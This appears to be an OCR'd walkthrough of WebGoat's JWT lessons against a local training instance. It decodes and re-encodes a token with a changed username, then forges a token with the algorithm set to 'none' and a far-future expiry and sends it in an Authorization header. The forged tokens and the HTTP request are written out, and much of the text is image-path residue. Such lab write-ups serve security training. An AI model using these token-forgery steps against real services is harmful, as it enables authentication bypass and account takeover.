
Now there is a code review




The answers are solution 1 and solution 3:



JWT cracking



If we intercept the request to submit a token we can see the following in MRE




Decoding the provided token we get the following JSON:


```
{
  "iss": "WebGoat Token Builder",
  "aud": "webgoat.org",
  "iat": 1775433830,
  "exp": 1775433890,
  "sub": "tom@webgoat.org",
  "username": "Tom",
  "Email": "tom@webgoat.org",
  "Role": [
    "Manager",
    "Project Administrator"
  ]
}
```



If we change the username to WebGoat and re encode it we get the following token:


eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsImlhdCI6MTc3NTQzNTAwOCwiZXhwIjoxNzc1NDM4NjA4LCJzdWIiOiJ3ZWJnb2F0QHdlYmdvYXQub3JnIiwidXNlcm5hbWUiOiJXZWJHb2F0IiwiRW1haWwiOiJ3ZWJ

nb2F0QHdlYmdvYXQub3JnIiwiUm9sZSI6WyJNYW5hZ2VyIiwiUHJvamVjdCBBZG1pbmlzdHJhdG9yIl19.




Send the request







Next is refreshing a token



Intercept the request to checkout



Open the provided logfile




Copy and decode the token from it



```
{
  "iat": 1526131411,
  "exp": 1526217811,
  "admin": "false",
  "user": "Tom"
}
```



Change the alg to none and the expiration to expire at a future date

eyJhbGciOiJub25lIn0.eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6MTgzMDk3Mzk0OCwiYWRtaW4iOiJmYWxzZSIsInVzZXIiOiJUb20ifQ.


Put the token in authorization


Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
POST http://127.0.0.1:8080/WebGoat/JWT/refresh/checkout HTTP/1.1
host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Authorization: eyJhbGciOiJub25lIn0.
eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6MTgzMDk3Mzk0OCwiYWRtaW4iOiJmYWxzZSIsInVzZXIiOiJUb20ifQ.
X-Requested-With: XMLHttpRequest
Origin: http://127.0.0.1:8080
Connection: keep-alive
Find:
No matches
Time: 0 ms
Body Length: 0
Total Length: 0 bytes
Continue Shopping
Checkout

